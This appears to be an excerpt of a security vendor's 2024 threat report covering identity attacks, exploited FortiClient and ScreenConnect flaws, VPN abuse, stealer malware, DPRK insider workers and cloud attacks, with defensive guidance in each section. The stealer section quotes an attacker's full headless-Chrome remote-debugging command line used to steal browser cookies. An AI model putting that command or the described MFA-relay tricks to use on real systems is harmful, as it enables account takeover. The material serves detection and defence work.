The following is a non-exhaustive list of techniques and other factors that adversaries leverage to compromise identities.

Phishing

All varieties of **phishing** remain a powerful tool that adversaries frequently leverage to trick users into

handing over credentials that they can then use to compromise an identity.

Malware

Malware is another powerful tool for gathering valid credentials and session tokens. The information stealer ecosystem in particular is highly commoditized with widely available and turnkey as-a-service solutions that seem to be fueling widespread account compromise and takeover activity.

Session hijacking

Adversaries also frequently do an end-around on the need to steal credentials at all by intercepting **session tokens** (often stored in cookies) to gain access to accounts or identities without the need to authenticate.

Vulnerability exploitation

Software vulnerabilities arise from time to time that enable adversaries to exploit their way into an account, elevate their privileges from an already compromised account, or otherwise execute code.

Credential stuffing

Adversaries take advantage of rampant password reuse through a process known as credential stuffing, whereby they leverage variously sourced username-password combinations associated with a user and try to log into other accounts using those same username-password combos.

Password spraying

Password spraying is a technique similar to credential stuffing where adversaries bombard accounts brute-force-style with common or easily guessed passwords to compromise the account.

Data leaks

Data leaks warrant mention here as they provide fodder for the credential stuffing and password spraying attacks mentioned above.

Adversary and man-in-the-middle attacks

Adversary-in-the-middle (AitM) and man-in-the-middle (MitM) attacks enable password theft by presenting users with a legitimate-looking (but fake) account access portal. If the user enters their credentials into the fake login field, the adversary can then use those credentials to log into the actual account in real time. An added benefit of these techniques is that the adversary can present users with an MFA field after the login, enabling them to potentially bypass MFA protections as well. If a user inputs their MFA challenge code, the adversary can relay it in real time to the actual MFA challenge page for the login.

MFA circumvention

Since many organizations enforce MFA for sensitive accounts, circumventing or bypassing MFA protections is often a prerequisite for adversaries attempting to compromise an identity. And there's a long list of techniques that adversaries leverage to overcome the protection provided by MFA, including the following:

- AitM/MitM attacks
- MFA exhaustion
- SIM swaps
- Help desk social engineering

An adversary can also bypass MFA and take ownership of an account if they are able to bypass any of the configured password reset methods configured in Self-Service Password Management (SSPM). While we've researched this in Entra ID and some terminology may be Azure/Microsoft specific, this technique probably applies generally to other identity providers as well.

In essence, an adversary would initiate a password reset on behalf of the user, which would send a password reset code to the actual user, via their mobile device, for example. The adversary would then convince the real user to supply the generated code—either by phishing or another method—before resetting the password and gaining access to the account in question.

Learn how AI agents help us distinguish whether certain user behaviors are malicious or simply just unusual.

[Read the blog](#)



Take action

Visit the **Identity attacks trend page** for detection opportunities and relevant atomic tests to validate your coverage.

In nearly every case, an identity compromise involves a login. These logins are often suspicious, and therefore, preventing and detecting identity attacks requires security teams to understand what makes a login potentially suspicious or malicious. We've covered a lot of these preventive measures extensively in other resources, but we'll reiterate them briefly here:

Prevention

MFA

Enabling MFA won't make identity attacks altogether impossible, but it will certainly raise the barrier of entry by nullifying many of the simplest methods that adversaries deploy to compromise an identity or account.

Conditional access policies (CAP)

Administrators can use **conditional access policies** to establish parameters around permissible logins based on attributes, such as denying access to unmanaged devices, requiring MFA to access a resource, and more.

Passwordless solutions

Passwordless solutions are another great tool for closing off wide varieties of identity attack vectors. These include things like hardware tokens, hardware-based authentication devices, or biometrics, and they make it difficult for an adversary to compromise an account because they impose a physical or otherwise difficult-to-mimic component into a login process.

Unfortunately, passwordless solutions can be challenging to implement at scale across an organization, but IT teams should consider employing these or similar solutions to protect the most sensitive accounts (e.g., the admin accounts for your identity provider).

Short-term access

Many cloud and identity service providers offer some level of short-term access. These work in different ways but generally involve issuing short-lived access tokens for any session initiated by an authorized and authenticated user. In this way, if an adversary manages to steal a token, the token is short-lived, and the adversary will be forced to re-authenticate themselves in a matter of minutes or hours. **AWS STS** and privileged identity management (PIM) for Microsoft Entra ID are two good examples of this.

TRENDS

Vulnerabilities

In 2024, Red Canary tracked vulnerabilities in software such as Fortinet FortiClient EMS, ScreenConnect, and various VPN products.

Software vulnerabilities continually rank among the top vectors leveraged by adversaries for **initial access** in particular, but Red Canary has observed the use of exploits throughout the attack lifecycle.

An appreciation for where and how adversaries exploit vulnerabilities is critical not only for detection and response, but to impress upon organizations the need to identify and remediate known exploited vulnerabilities in a timely fashion.

The Cybersecurity and Infrastructure Security Agency (CISA) **Known Exploited Vulnerability Catalog** grew by approximately 25 percent in 2024. But more importantly, even patched vulnerabilities continue to be leveraged successfully by adversaries for not merely weeks or months, but often for years. This is made all the more problematic when many of the **most widely exploited vulnerabilities**—particularly those used to gain initial access to organizations by **ransomware** groups—are in publicly exposed security controls, such as virtual private network (VPN) gateways, firewalls, and other important edge devices.

Vulnerabilities in 2024

Red Canary called our customers' attention to several specific vulnerabilities in 2024:

CVE-2023-48788

This vulnerability in the Fortinet FortiClient EMS application allows unauthenticated users to execute SYSTEM-level code and commands via specially crafted messages. Adversaries have **exploited this vulnerability** to install unauthorized

remote management and monitoring (RMM) tools and **PowerShell** backdoors. The vulnerability allows for SQL injection, enabling adversaries to execute arbitrary commands with SYSTEM-level permissions.

We observed adversaries exploiting this CVE for initial access, using PowerShell's **Invoke-WebRequest** cmdlet to download additional tools and establish a beachhead on the exploited device. These tools ranged from **.msi** installers that would install the RMMs Atera or ScreenConnect, to Metasploit's **powerfun PowerShell backdoor**. After creating a successful beachhead, adversaries would create a new account with administrator privileges and use PowerShell Empire.

CVE-2024-1709 & CVE-2024-1708

These critical vulnerabilities in ConnectWise's ScreenConnect RMM software were disclosed on February 19, 2024 and within days we observed active exploitation, with **adversaries leveraging ScreenConnect for both initial access and lateral movement**. This caught our attention, as successful exploitation of ScreenConnect was typically followed by deployment of **Cobalt Strike**, other legitimate **RMM tools**, and additional malware for lateral movement after initial exploitation.

In at least one instance, we observed an adversary using **bitsadmin.exe** to download an unknown payload. In another instance, an adversary executed a malicious JScript file that was uploaded to the host via the ScreenConnect file transfer functionality.

You can discover evidence of exploitation by understanding and detecting known post-exploitation techniques, and tracing them back to origin. As an example, **researchers** have discovered instances of ScreenConnect exploitation by monitoring adversary abuse of **certutil.exe**, a Windows command-line utility that is used to display certification authority (CA) configuration information, configure Certificate Services, and back up and restore CA components. Adversaries most often use it for **Ingress Tool Transfer**, downloading additional payloads to further their progress.

VPN vulnerabilities

Red Canary has observed ransomware operators leveraging VPNs for initial access and to facilitate further access within organizations. These vulnerabilities are not specific to one CVE, but encompass a wider issue of VPN software being targeted by threat actors, which we explore in more detail in the **VPN abuse** section of this report.

We highlighted Storm-0844, which has ties to Akira and FOG ransomware, in our **September 2024 Intelligence Insights**. We have since issued several additional customer bulletins related to abuse of VPN and other edge devices, which we will share in the Take action section below.

Take action

Visit the **Vulnerabilities trend page** for detection opportunities and relevant atomic tests to validate your coverage.

Since vulnerabilities vary widely in terms of the software they affect and the actions they might allow upon exploitation, there's no single piece of guidance for preventing, mitigating, or responding to them. The easy (but unhelpful) advice is to patch early and often, but that's easier said than done. However, organizations should monitor CISA's **Known Exploited Vulnerabilities Catalog** to prioritize patching or otherwise mitigating vulnerabilities that are known to be under active exploitation. High severity, remotely exploitable bugs warrant patching as well.

Preventing and mitigating VPN exploitation

We've advised customers to take the following steps to reduce risk associated with VPN exploitation:

- Adopt IPSec/IKEv2 over SSL/TLS VPN protocols
- Patch VPN and other edge devices aggressively
- Implement strong authentication schemes that incorporate client certificates, account lockout periods, and multi-factor authentication
- Employ network segmentation, most notably ensuring that management interfaces for VPN and other such devices are not accessible from public networks

TRENDS

Stealers

There is no better way to compromise identities en masse than deploying info-stealing malware.


Adversaries are looking for opportunities to log in rather than hack in, realizing that a good username and password combination can provide access to a company's local systems and cloud applications, all while blending into the environment. Adversaries use stealer malware to opportunistically gather identity information and other data at scale. Stealers can extract information from web browsers, applications, cryptocurrency wallets, and more. Credentials are the primary commodity that stealers capture, and adversaries can sell them in online marketplaces, share them with other adversaries,

or use them in the service of a more complex scheme like **ransomware**.

On the rise in 2024

In 2024, stealer malware infections increased across Windows and macOS platforms. Many variants evolved their tradecraft, with some adapting to a growing population of macOS systems while others adapted to technological changes in the browser landscape on Windows systems.

STEALER DETECTIONS PER MONTH



macOS

Red Canary observed Atomic, Poseidon, and Banshee stealers targeting macOS systems at numerous organizations. Of the three, **Atomic Stealer** was the most prevalent by far, appearing on our **monthly top 10 threat rankings** five times.



[Check out our video on Atomic Stealer](#)

In each case, we observed adversaries leveraging macOS's native **AppleScript** to gather files, prompt users for passwords, and stage files into ZIP archives before extraction. In fact, AppleScript is the common thread that runs between most macOS stealers on the market, as it provides an easy way to gather information quickly and obviates the need to learn programming in Objective-C or Swift. Other developments in the macOS stealer market include Poseidon Stealer's developer **selling its** infrastructure to exit the market and **Banshee's source code** leaking.

Browsers

In 2024 **Google introduced application-bound encryption, a major change** for Chromium-based

web browsers (e.g., Chrome, Edge, Brave, Opera, etc.). This update added extra requirements for non-browser applications to access cookie content, making it harder for malware to steal browser session cookies that adversaries can abuse to gain access to accounts.


Adversaries adapted to this change quickly, however, with the most popular stealers implementing **app-bound encryption bypasses** within a few short months. The image below shows what this activity might look like in a real detection.

Windows

In the last two months of the year, the occurrence of stealer malware jumped sharply, with adversaries deploying them in **paste-and-run campaigns** that instructed users to execute malicious **PowerShell** or **Mshta** commands via the Run dialog under the guise of a CAPTCHA challenge. These campaigns widely distributed **LummaC2** in an opportunistic fashion, making it the most prevalent stealer we observed in 2024.

The overall volume of stealer detections increased slightly for 2024 compared to 2023, with each individual month fluctuating slightly in count. **November 2024's** influx of LummaC2 drove up the statistics for the year.

Example of an implemented app-bound encryption bypass



The screenshot displays two detection events in the Red Canary interface. The first event, 'Endpoint File Modification', shows that the process `msiexec.exe` created a file named `Gqgsir.dll` at the location `C:\ProgramData\Gqgsir.dll`. The second event, 'Endpoint Process Execution', shows that `msiexec.exe` spawned `chrome.exe` with a specific command line: `--restore-last-session --remote-debugging-port=9223 --remote-allow-origins=* --headless "--user-data-dir=C:\Users\[REDACTED]\AppData\Local\Google\Chrome\User Data" --profile-directory="Profile 1"`. Below this, a 'Process Hierarchy' section shows the parent-child relationship: `UP.exe` is the grandparent, `msiexec.exe` is the parent, and `chrome.exe` is the process. A comment at the bottom states: 'Comment added by Red Canary Analyst: Adversaries can leverage the `remote-debugging-port` option to load the user's data into an instance of `Chrome` and perform such actions as stealing user cookies, or other sensitive data stored in the browser.'

Take action

Visit the **Stealers trend page** for detection opportunities and atomic tests to validate your coverage.

*Note that the following guidance applies both generally to stealers and specifically to LummaC2, so this information is largely replicated in the **LummaC2 section** of this report.*

Because stealers are opportunistic and widely distributed in many ways, general preventative measures that apply to multiple malware families also help fight against stealers:

- Provide safe software installation sources for users
- Configure ad-blocking tools where possible
- Deploy endpoint security controls for detection and protection

Nearly every organization is likely to encounter a stealer at some point, so it's important to build a response plan before you need it. An excellent playbook would include determining what account details are stored in the software on an affected system, including:

- browsers
- file transfer software like FileZilla and WinSCP
- Telegram messaging
- Steam gaming
- cryptocurrency wallets
- VPN profiles
- cloud credentials in CLI tool configuration
- sensitive files stored in the user's Desktop and Documents folders

Once you determine the scope of data theft, take steps to reset any credentials stored on the system. This may also involve manually revoking sessions to prevent cookie reuse. Finally, if financial details such as payment cards or cryptocurrency wallets are stored on the affected system, users may need to monitor the relevant accounts for unauthorized transactions.

TRENDS

Insider threats

North Korean insider threats made headlines in 2024, prompting organizations to apply greater scrutiny to both their threat detection and their hiring practices.

Insider threats comprise a broad array of suspicious and malicious activity carried out by employees or people otherwise affiliated with an organization. In this section, we're going to focus on one particular variety of insider threat that rose to prominence following a **Mandiant report published in September 2024**.

The report detailed an initiative purportedly organized by the Democratic People's Republic of Korea (DPRK, aka North Korea) that was intended to circumvent sanctions and generate revenue for the country by tricking organizations into unwittingly hiring North Korean workers posing as individuals from other countries. Mandiant reported that these individuals had also leveraged their access to organizations to conduct other kinds of malicious intrusions, beyond merely collecting paychecks to provide revenue for their home country.

It's important for organizations to understand this threat both specifically and in the abstract. While the report and subsequent headlines about North Korean workers infiltrating organizations are relatively new, the idea that geopolitical adversaries may try to compromise companies in this way is probably not new. It's highly likely that this kind of activity has been in the playbooks of countries with sophisticated electronic warfare and espionage capabilities for years, even decades. The key distinction here is that North Korea's objectives are primarily profit-driven, whereas similar activities undertaken by other countries are likely focused on espionage, intellectual property theft, and related strategic goals.

INSIDER THREAT PLAYBOOK



Assessing the risk for your business

Organizations and their leaders ought to be aware of the risk posed by this variety of insider threat, even though it may manifest in very different ways. For example, if you manufacture microcontrollers and are deeply involved in the hyper-competitive, global semiconductor trade that impacts everything from weapons systems to transportation to literally every variety of computing device, then you may have serious reasons to suspect that your country's geopolitical foes have a vested interest in implanting malicious insiders within your company to steal data or spy. To complicate matters further, the supply chain for semiconductors—and the employees you might expect to work within it—are global as well. So it's reasonable to have workers capable of obtaining highly sought after intellectual property travelling to and from—or even living in—adversarial nations.

On the other hand, if your company makes shoes, then you may be a more likely target for insiders who are profit-motivated like those described in Mandiant's report. In either case, this reporting and the revelations surrounding it highlight the

importance of vetting and monitoring employee activities in relation to their roles, access, and overall expected behavior, and should serve as a reminder to organizations of the risks posed by insider threats.

Insider threats from DPRK workers in 2024

Mandiant has been tracking this activity as UNC5267 across numerous incident response engagements since 2022, though they believe the campaign may date back as far as 2018. We won't retread all of the details in **Mandiant's report**, since you can (and should) read it directly from the source. That said, the report included extensive technical information that's proven useful in helping other organizations identify potential North Korean nationals working within their own organizations.

In fact, Red Canary conducted a wide-ranging threat hunt across our customer base using information from the report (e.g., network indicators, such as IP addresses, Autonomous System Numbers, and known-abused **VPNs**) shortly after its release—and we immediately discovered unusual sign-ins from abnormal VPNs consistent with details described in the Mandiant report. We're highly confident that countless other organizations and security vendors made similar discoveries in the weeks and months following the release of Mandiant's report, and we believe this may be a widespread, ongoing problem across organizations.

What we found in customer environments

Identifying potential impostor employees is a difficult task that requires analyzing multiple data points across multiple telemetry sources. One common indication of suspicious activity is a user connecting from unusual IP ranges, including some consumer VPN products. Although not inherently malicious, this anomalous activity is enough to warrant further investigation, but doing so means you have to be able to collect and investigate **identity data** from an identity provider or from SaaS platforms like Google Workspace or Microsoft O365 data.

The report also indicated that workers often leveraged remote access tools (RAT) to remotely access company-issued devices. These devices seem to have been routed to various laptop farms around the world rather than directly to the impostor employees (presumably to cloak their true locations). They also leveraged software like Caffeine to keep computers from going into sleep mode and maintain the illusion that the fake employees were online, at their computers, and working.

Monitoring for unsanctioned remote access tools in your environment may help detect this and other malicious activity. Software like Caffeine is often categorized as **potentially unwanted software**, and organizations display a wide tolerance for detections associated with this kind of software, ranging from not caring or wanting to know about its presence at all to being very disciplined about ensuring these types of software are removed from their machines immediately.

Red Canary cannot definitively say that suspicious activity we uncovered was associated with DPRK IT workers, but these incidents bore many of the hallmarks described in the Mandiant report. Beyond the technical indicators we used to find these potential insiders, affected organizations reported discrepancies around information relating to home addresses, an unusually low amount of activity on the accounts and endpoints associated with the suspicious insiders, a lack of communication between suspected insiders and their supervisors, and more.

Red Canary conducted a wide-ranging threat hunt across our customer base shortly after the Mandiant report's release—and we immediately discovered unusual sign-ins from abnormal VPNs consistent with their reporting.

Take action

Ultimately, the problem of unwittingly hiring imposter employees is just that: A hiring problem. As such, the best ways to prevent this from occurring are to implement vigorous methods of accurately validating the identities of job applicants.

Detection

Beyond very specific indicators of compromise listed in Mandiant's report, the best way to detect this variety of insider threat is to develop policies regulating the kinds of VPNs, remote management and monitoring (RMM) tools, and potentially unwanted programs that are allowed in your environment. From there, it's simply a matter of developing detection coverage for the things that aren't allowed.

RMM abuse

Detecting RMM tools is a little tricky since they are something of a moving target. There are dozens of RMM tools out there that are readily available to adversaries, some of them open source and easily modified to evade detection. Application block-listing solutions can offer robust protections against RMM tools, but they can also be difficult to implement and enforce at scale.

We've written extensively about **how to detect RMM abuse** in the past, including detection guidance for numerous popular RMM tools. We also developed and maintain a free and open source baselining tool called **Surveyor**, which includes definition files for dozens of popular remote access tools. You can use Surveyor in an environment with a supported EDR to find the presence of unexpected RMM tools.

VPN abuse

Detecting VPN abuse can be a little trickier. For one, network-based indicators for VPNs may change periodically and have a limited shelf life. While some VPNs have an agent that you can potentially detect at installation (or block via some kind of application block-list solution), this isn't always the case. Many identity providers generate alerts based on suspicious IP ranges or VPN use, and these alerts may uncover VPN abuse, but they can also be noisy and difficult to investigate.

Similarly, many identity providers will generate raw logs or telemetry that you can investigate or use to develop custom detection analytics. However, doing so to combat VPN use may require leveraging the logs in tandem with some kind of IP reputation score tool.

For more technical details and guidance, see the **VPN abuse trend page**.

TRENDS

VPN abuse

Adversaries consistently abuse virtual private networks when attempting to compromise identities, but distinguishing this behavior from authorized employee use is not so simple.

Virtual private networks (VPN) allow adversaries to conceal the origin of their IP space, often in an attempt to make it appear as if they are logging into an account from an expected location. This allows them to circumvent network and identity-based controls that would otherwise block login attempts from **unusual internet service or hosting providers, IP ranges, and geolocations**.

Likewise, in theory, the use of a VPN should be an equally obvious signal that a login is suspicious. Fortunately for defenders, many identity providers and other widely available resources help security teams surface VPN use. Unfortunately, our data shows that legitimate users also frequently log into corporate assets from behind a VPN, intentionally or not.

VPN abuse in 2024

Across our dataset of confirmed threat detections targeting email systems, adversaries most commonly abused the following VPN products:

- Private Internet Access VPN
- CyberGhost VPN
- ExpressVPN
- NordVPN

We chose to limit our analysis to email threats for convenience sake, but these are very likely among the top VPNs that adversaries are abusing in intrusions across identities, endpoints, the cloud, and other SaaS applications. The reason for that is simple: These are also among the most popular consumer VPNs on the market and in use across our customers.

Interestingly, when we surveyed our data set for VPN usage generally (i.e., not limited to VPNs we associated with confirmed threat detections), organizations in the educational services sector accounted for 63 percent of all VPN use. This is despite the fact that organizations in the educational services sector make up a relatively small fraction of our overall customer base.

Educational institutions accounted for more than 60 percent of all VPN use observed in our dataset.

Take action

Visit the **VPN abuse trend page** for detection opportunities and relevant atomic tests to validate your coverage.

Ultimately, organizations' approaches to VPN use vary widely. As is the case with **potentially unwanted programs (PUP)**, some companies care deeply about them, want to know who's using them, and take measures to prevent their use. Others do not care whatsoever and make no effort to limit their use.

Our official stance as security practitioners is that organizations should attempt to limit unsanctioned VPN usage in their environment so that VPN abuse is rare and therefore a potentially useful signal for identifying suspicious logons and other activity.

Prevention and mitigation

Establishing policies and employee awareness

Minimizing the illegitimate use of VPNs in corporate environments starts with clear and enforceable policies. Organizations should explicitly outline acceptable use cases, prohibit personal or unauthorized VPNs, and provide secure, corporate-approved alternatives such as zero-trust remote access or corporate VPN solutions.

Employee education is equally important, as it helps employees understand the risks associated with personal VPN use, including how it can obscure malicious activity and compromise the organization's security. Awareness programs should highlight safe access practices and emphasize the importance of adhering to corporate policies.

Implementing technical controls

To prevent and mitigate VPN abuse, organizations should implement a multi-layered technical control strategy that integrates network, endpoint, and identity-based protections. This starts with IP and Autonomous System Number (ASN) allowlisting

and blocklisting to restrict access to untrusted IP ranges while using up-to-date threat intelligence feeds to block known consumer VPN services. Network-level controls, such as DNS filtering, can further prevent users from installing or connecting to unauthorized VPN services.

A robust device-trust model, enforced through identity and access management (IAM) or mobile device management (MDM) solutions, ensures that only compliant, corporate-managed devices can access sensitive resources. **Conditional access policies (CAP)** can require additional authentication checks when VPN usage is detected or block access entirely based on risk signals. These tools can be used to manage browser extensions and prevent the installation of freemium VPN services from sources like the Chrome Web Store.

Lastly, deploying phishing-resistant authentication mechanisms like FIDO2 or WebAuthn adds an extra layer of protection against credential compromises originating from VPN egress points. By combining these network, endpoint, and identity-based controls, organizations can significantly reduce unauthorized VPN usage while maintaining secure remote access for legitimate users.

Behavioral baselines and detection

Detecting and mitigating VPN abuse requires building robust behavioral baselines at both the corporate and user/systems level. Security teams should monitor typical access patterns—including locations, IP addresses, internet service providers, and access times—to identify deviations that may indicate malicious activity. Workflows should include fingerprinting VPN usage by analyzing known VPN IP ranges, user-agent properties, and unusual access behaviors like frequent IP hopping, connections from high-risk geographies, or hosting providers commonly associated with adversaries.

TRENDS

Cloud attacks

While we saw a general rise in cloud attacks in 2024, the techniques adversaries employ have largely stayed the same.

Cloud technology continues to expand. Over the last few years, most companies have moved their infrastructure and business operations to the cloud: either partially or entirely. In 2024 we have seen those numbers continue to grow. **Gartner** forecasts that IT spending on public cloud services will exceed \$1 trillion in 2027, adding that “by 2028, cloud computing will shift from being a technology disruptor to becoming a necessary component for maintaining business competitiveness...”

The cloud is here to stay, cementing itself as a core function of business operations for the foreseeable future. This trend has only been accelerated by the recent interest in **artificial intelligence (AI)**, as many businesses are leaning on cloud providers to power their AI business services and operations.

Adversaries are well aware of this movement. In recent years, they have shifted much of their efforts to attacking and compromising cloud infrastructure, a trend we have observed directly. In this section we will cover the current threat landscape for the cloud and how you can ensure you are employing effective strategies to protect your business.

Most cloud attacks begin with a compromised identity.

Surveying the skies

Before we can fully get into what the cloud threat landscape looks like, we need to understand a few key points. First, cloud technologies depend heavily on identity. For more information on how identities are compromised, see the **Identity attacks section** of this report. As identity technology is heavily intertwined with cloud technologies, most cloud attacks begin with a compromised identity.

Second, many cloud attack techniques are enabled by a misconfiguration by a well-meaning developer, security engineer, or IT administrator. It can be very difficult to distinguish between “normal” behavior of a legitimate user and an adversary trying to perform some operation in an environment. Thus, it is important to monitor for anomalous behavior and configuration changes in your environment as it could indicate the presence of a malicious actor.

Third and last of all, each major cloud provider may have slight variations in what techniques show up most frequently. We'll highlight and generalize the most common patterns of behavior that apply across cloud providers to help paint a broad picture of what the current cloud threat landscape looks like.

What we saw in 2024

Throughout the year Red Canary continued to ramp up our cloud detection capabilities. We support cloud detection for **Amazon Web Services (AWS)**, **Azure**, and **Google Cloud Platform (GCP)**. We also have detection capabilities for related areas such as **identity** and **business email compromise (BEC)**.

After looking over threats we published and research from others, we have seen only minor changes in how adversaries are attacking cloud environments.

To start, let's consider how adversaries gain access to cloud environments. Three of the most common ways they do this are:

- misconfigurations
- credential theft
- application errors

This seems to indicate that when configured and managed correctly, the authentication mechanisms provided by cloud service providers (CSP) provide good security. Along with identifying misconfigurations or bugs, adversaries have also gone after the human element by attempting to get credentials from a user or finding exposed credentials elsewhere. Once an adversary has access to an environment, there are myriad techniques they can employ to perform reconnaissance, gather sensitive data, compromise more privileged accounts, and more.

We'll identify the most prolific threats we have seen once an adversary has some level of access to a cloud environment and highlight some emerging trends.

Cloud attack techniques

In general we saw a rise in cloud-related threat actor activity in 2024. The techniques employed, however, did not change substantially. Let's focus on a few high-level MITRE ATT&CK techniques seen across all the major cloud providers.

Impair Defenses (T1562)

Across our customer base we saw a clear trend of adversaries attempting to **impair defenses** inside of a cloud environment. The two most common approaches we observed were disabling or modifying firewall rules and disabling or modifying logging in the cloud environment.

Disabling or modifying firewall rules

Adversaries attempt to access cloud environments to take advantage of the services that are running inside them. This can allow them to set up a Secure Shell (SSH) into a compute instance or Remote Desktop Protocol (RDP) into a virtual machine. They may also gain access to internal applications hosted in the cloud environment. Having direct network access to certain services allows the adversary to maintain access to the environment even if they lose access to the compromised account they used for initial access.

Disabling or modifying logging

Our ability to detect adversary behavior in a cloud environment depends heavily on our ability to review audit logs generated by the cloud provider. Knowing this, adversaries attempt to disrupt the ability to view or receive these logs. This would allow them to operate in the cloud environment virtually undetected.

Account Manipulation (T1098)

Adversaries are constantly looking for ways to **gain more privileges**, often by compromising an identity and then attempting to grant more roles to the identity. This then allows them to potentially expand their operations to other services or even completely take over a cloud environment.

If an organization has granted its users overly permissive roles, adversaries can escalate privileges with just one set of compromised credentials. Each major cloud provider has different defaults for assigning privileges to identities. The identities may be human users or they could be service accounts that are tied to a specific service, such as **Kubernetes**, virtual machines, serverless functions, etc.

Credential Theft (TA0006)

While a stolen username and password can grant an adversary access to a victim's cloud environment, **credentials** such as **API keys**, certificates, and various **tokens** enable the adversary to maintain that access over a **longer period of time**.

Common ways adversaries steal credentials include:

- finding publicly exposed credentials
- using adversary-in-the-middle technologies such as Evilginx
- **phishing** users for their login credentials
- leveraging **stealer malware**

Regardless of how the adversaries gain access to the credentials, the end goal is the same: They want to gain access to a cloud environment as a legitimate user. They can then leverage that access to understand the user's permissions and what tradecraft they can execute as that user.

AI enters the cloud

Many of the major cloud service providers (CSPs) offer **artificial intelligence (AI)** services as part of their suite of products, and adversaries have taken notice. If an adversary is able to gain access to AI models or their access tokens, they can perform a wide variety of actions, including:

- incurring high costs through malicious token usage
- reputational damage through the submission of illicit, illegal, or otherwise unwanted content
- theft of intellectual property

For more examples of how an adversary might abuse AI in the cloud, read our blog **Understanding and observing Azure OpenAI abuse** and visit the **Cloud Service Hijacking section** of this report.

We're confident that this trend will continue throughout the next few years as both businesses and adversaries take more advantage of AI services.

Read our two-part blog series on how we find cloud threats in the haystack of 6 million telemetry records we process every day.

[Read the blog](#)



Take action

Visit the **Cloud attacks trend page** for detection opportunities and relevant atomic tests to validate your coverage.

Understanding the latest trends in cloud security is an important first step to developing an effective mitigation strategy. The next step is understanding what you can do to defend your environments against these types of attacks. Let's explore some strategies.

Best practices for cloud security

Cloud systems are reasonably secure, when configured correctly. We've written about the benefits that **cloud security offers over endpoint security**. That said, **cloud security is only as good as its configuration**. According to Gartner, 80 percent of data breaches can be attributed to a misconfiguration, and almost all cloud environment failures can be attributed to some human error.

It seems the problem is not the cloud technology itself but rather our understanding of how to properly secure cloud applications. So what can we do about it?

For starters, make sure your users are properly educated on the best practices recommended by the various CSPs:

- **AWS**
- **Azure**
- **GCP**

When applied correctly, these best practices make it very difficult for adversaries to take control of your cloud environment. You will need to ensure that all users with access to a cloud environment are aware of the risks and know how to properly protect their accounts and the services to which they have access.

Next, you'll need to secure the human element. Human error accounts for an overwhelming majority of cloud breaches. This may be due to a user providing credentials during a phishing attack, or a developer accidentally exposing **API keys**. Whatever the case, ensure that all reasonable efforts have been made to protect people from adversaries and from themselves.

Here are some recommendations and best practices:

1. Ensure all users have strong MFA enabled
2. Use **short-lived tokens** whenever possible
3. Use identity federation when possible/applicable
4. Make sure users are educated on how to spot phishing attempts
5. Narrowly scope users' roles inside of a cloud environment
6. Keep services private unless absolutely necessary
7. Use limits and quotas to reduce the potential cost impact of adversary behavior

For more in-depth guidance on how to protect your environment from these risks, check out this **Cloud Security Alliance article on managing misconfiguration risks**.

TRENDS

Mac malware

macOS stealers ran rampant throughout most of 2024, until Apple remediated Gatekeeper bypassing with the release of macOS Sequoia.

In most years, macOS threats vary from their Windows counterparts for a variety of reasons, ranging from differences in operating system architecture, software support, relative market share, and more. In 2024, macOS experienced the same phenomenon that Windows did: an exponential increase in stealer malware. **Stealers** on macOS targeted cryptocurrency data, files on disk, and credentials in web browsers and user keychains—taking large amounts of data from victim systems.

Red Canary observed four times as many macOS threats in 2024 than in 2023.

The key difference in macOS threats from 2023 to 2024 was volume. Red Canary’s overall detection volume for macOS threats is relatively low, primarily because macOS devices represent a relatively small fraction of the endpoint devices we protect. Even so, we saw a 400 percent increase in macOS threats from 2023 to 2024, driven in large part by stealer threats like Atomic, Poseidon, Banshee, and Cuckoo stealers. Importantly, these threats were most active early in the year up until around the end of summer and then tapered off significantly toward the last few months of the year, a trend we’ll dive into below.

macOS threats in 2024

Although stealers have targeted macOS prior to 2024, this year showed a large proliferation of multiple stealer families targeting the platform. During the year, we observed Atomic, Poseidon, and Banshee stealers targeting macOS systems, with each family sharing some properties and diverging in small ways.

